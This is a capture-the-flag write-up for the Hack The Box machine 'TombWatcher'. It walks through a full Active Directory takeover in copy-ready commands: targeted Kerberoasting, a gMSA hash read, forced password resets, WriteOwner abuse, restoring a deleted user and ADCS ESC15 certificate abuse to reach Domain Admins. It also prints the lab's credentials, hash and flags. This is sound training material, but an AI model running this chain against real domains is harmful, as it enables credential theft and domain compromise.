TombWatcher
HTB: targeted Kerberoasting, a gMSA password read, WriteOwner abuse and a resurrected cert_admin for ADCS ESC15.
contents
| Target | 10.129.232.167 |
| Host | DC01.tombwatcher.htb |
| OS | Windows Server 2019 (Build 17763) |
| Domain | tombwatcher.htb |
| Given creds | henry / H3nry_987TGV! |
| Chain | WriteSPN → targeted Kerberoast → AddSelf → ReadGMSAPassword → ForceChangePassword → WriteOwner → restore deleted user → ADCS ESC15 |
Note: Remember, I am showing here only the final good path on how to do this box, dont be discouraged if your’s doesnt look like this, because mine didnt. There was a lot of googling, searching, learning and taking wrong turns in between.
We start with credentials henry : H3nry_987TGV!
Recon
First we run nmap:
> nmap -sV -sC 10.129.232.167
Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-04 06:37 -0400
Nmap scan report for 10.129.232.167
Host is up (0.040s latency).
Not shown: 987 filtered tcp ports (no-response)
PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
80/tcp   open  http          Microsoft IIS httpd 10.0
|_http-title: IIS Windows Server
|_http-server-header: Microsoft-IIS/10.0
| http-methods:
|_  Potentially risky methods: TRACE
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2026-08-04 14:37:16Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: tombwatcher.htb, Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DC01.tombwatcher.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC01.tombwatcher.htb
| Not valid before: 2024-11-16T00:47:59
|_Not valid after:  2025-11-16T00:47:59
|_ssl-date: 2026-08-04T14:38:37+00:00; +4h00m00s from scanner time.
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: tombwatcher.htb, Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DC01.tombwatcher.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC01.tombwatcher.htb
| Not valid before: 2024-11-16T00:47:59
|_Not valid after:  2025-11-16T00:47:59
|_ssl-date: 2026-08-04T14:38:36+00:00; +3h59m59s from scanner time.
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: tombwatcher.htb, Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DC01.tombwatcher.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC01.tombwatcher.htb
| Not valid before: 2024-11-16T00:47:59
|_Not valid after:  2025-11-16T00:47:59
|_ssl-date: 2026-08-04T14:38:37+00:00; +4h00m00s from scanner time.
3269/tcp open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: tombwatcher.htb, Site: Default-First-Site-Name)
|_ssl-date: 2026-08-04T14:38:36+00:00; +3h59m59s from scanner time.
| ssl-cert: Subject: commonName=DC01.tombwatcher.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC01.tombwatcher.htb
| Not valid before: 2024-11-16T00:47:59
|_Not valid after:  2025-11-16T00:47:59
5985/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2026-08-04T14:37:58
|_  start_date: N/A
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled and required
|_clock-skew: mean: 3h59m59s, deviation: 0s, median: 3h59m58s

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 92.57 seconds
And run rusthound-ce:
rusthound-ce -d $DOMAIN -u $USER@$DOMAIN -p "$PASS" -i $DC_IP -z -o bhAfter a bit of searching we get this final graph:

So let’s get through this step by step.
Exploitation
Henry -> Alfred

We see that we have WriteSPN over Alfred so we can:
Add SPN to Alfred -> Kerberoast -> Crack his password -> Have control over Alfred
sudo ntpdate 10.129.232.167python3 targetedKerberoast.py -v -d tombwatcher.htb -u henry -p 'H3nry_987TGV!' --request-user alfredjohn --wordlist=/usr/share/wordlists/rockyou.txt hash
After cracking the hash we get credentials:
Alfred : basketball
Alfred -> Infrastructure
Now we look at the next step.

So we run this command to add ourselves to the Infrastructure group:
bloodyad --host 10.129.232.167 -d tombwatcher.htb -u Alfred -p 'basketball' add groupMember "Infrastructure" AlfredReading the gMSA password
The next step looks like this, this means that we can read the gMSA hash of the machine which we can later use to do PassTheHash.

So we run this command (there might be a problem where Kerberos is still using the old ticket where we aren’t part of the Infrastructure group, so we need to renew that ticket).
Adding Alfred to the Infrastructure group:
bloodyad --host dc01.tombwatcher.htb -d tombwatcher.htb -u Alfred -p 'basketball' add groupMember Infrastructure AlfredChecking if it was successful:
bloodyad --host dc01.tombwatcher.htb -d tombwatcher.htb -u Alfred -p 'basketball' get object Alfred --attr memberOfGetting a fresh TGT:

impacket-getTGT tombwatcher.htb/Alfred:'basketball' -dc-ip 10.129.232.167export KRB5CCNAME=/home/pytho/Desktop/Alfred.ccacheRead the gMSA:
nxc ldap dc01.tombwatcher.htb -u Alfred -k --use-kcache --gmsaAnd then we get the hash 47f92356b62e2b1c7b185df4842b63ad.
ansible_dev$ -> Sam
Next we have ForceChangePassword over the sam account.

So we change his password to Password123!:
bloodyad --host dc01.tombwatcher.htb -d tombwatcher.htb -u 'ansible_dev$' -p ':47f92356b62e2b1c7b185df4842b63ad' set password sam 'Password123!'So now we have sam : Password123!
Sam -> John
Next we have WriteOwner over John.

This means that we can change the account ownership using this command:
bloodyad --host dc01.tombwatcher.htb -d tombwatcher.htb -u sam -p 'Password123!' set owner john samThen we give ourselves the GenericAll permission:
bloodyad --host dc01.tombwatcher.htb -d tombwatcher.htb -u sam -p 'Password123!' add GenericAll john samAnd then we change his password:
bloodyad --host dc01.tombwatcher.htb -d tombwatcher.htb -u sam -p 'Password123!' set password john 'Password123!'Here we see that john can use WinRM so we use it:
> nxc winrm 10.129.232.167 -u john -p Password123!
WINRM       10.129.232.167   5985   DC01             [*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:tombwatcher.htb)
WINRM       10.129.232.167   5985   DC01             [+] tombwatcher.htb\john:Password123! (Pwn3d!)
evil-winrm -i 10.129.232.167 -u john -p Password123!And we get user.txt:
*Evil-WinRM* PS C:\Users\john\Desktop> type user.txt
8ab3433099f755746d83f618785f39db
user.txt : 8ab3433099f755746d83f618785f39db
Privilege Escalation

And we see that John has GenericAll over ADCS.
So we check in BloodHound, CYPHER —> Saved queries —> Enrollment rights on published certificate templates and we see this:

Because we see a SID instead of a name, it means that the group is deleted.
Let’s check deleted objects:
bloodyad -d tombwatcher.htb -u john -p 'Password123!' --host 10.129.232.167 get search -c '1.2.840.113556.1.4.2064' --filter '(isDeleted=TRUE)' --attr name,sAMAccountName,objectSid,lastKnownParent
Here we see that the user cert_admin is deleted.
So we restore it, making sure that the SID here matches the one in BloodHound:
bloodyad -d tombwatcher.htb -u john -p 'Password123!' --host 10.129.232.167 set restore 'S-1-5-21-1392491010-1358638721-2126982587-1111'Output:
> bloodyad -d tombwatcher.htb -u john -p 'Password123!' --host 10.129.232.167 set restore 'S-1-5-21-1392491010-1358638721-2126982587-1111'
[+] S-1-5-21-1392491010-1358638721-2126982587-1111 has been restored successfully under CN=cert_admin,OU=ADCS,DC=tombwatcher,DC=htb
Because we have GenericAll we change cert_admin’s password:
bloodyad -d tombwatcher.htb -u john -p 'Password123!' --host 10.129.232.167 set password cert_admin 'Password123!'Enable the account:
bloodyad -d tombwatcher.htb -u john -p 'Password123!' --host 10.129.232.167 remove uac cert_admin -f ACCOUNTDISABLECheck for vulnerabilities:
certipy-ad find -u cert_admin@$DOMAIN -p 'Password123!' -dc-ip $DC_IP -vulnerable -stdoutWe notice here ESC15 and ESC17:
    [!] Vulnerabilities
      ESC15                             : Enrollee supplies subject and schema version is 1.
      ESC17                             : Enrollee supplies subject and template allows server authentication.
    [*] Remarks
      ESC15                             : Only applicable if the environment has not been patched. See CVE-2024-49019 or the wiki for more details.
      ESC17                             : Other prerequisites may be required for this to be exploitable. See the wiki for more details.
Let’s test ESC15, and get an Administrator certificate:
certipy-ad req -u cert_admin@tombwatcher.htb -p 'Password123!' -dc-ip 10.129.232.167 -ca tombwatcher-CA-1 -template WebServer -upn administrator@tombwatcher.htb -application-policies '1.3.6.1.5.5.7.3.2'Use this certificate in an LDAP shell:
certipy-ad auth -pfx administrator.pfx -dc-ip 10.129.232.167 -ldap-shellAdd cert_admin to the Domain Admins group:
add_user_to_group cert_admin "Domain Admins"Then use evil-winrm and it’s over.
evil-winrm -i 10.129.232.167 -u cert_admin -p 'Password123!'*Evil-WinRM* PS C:\Users\Administrator\Desktop> type root.txt
a72d38429852cc2e07c2bca4e5cfb69froot.txt : a72d38429852cc2e07c2bca4e5cfb69f
GG.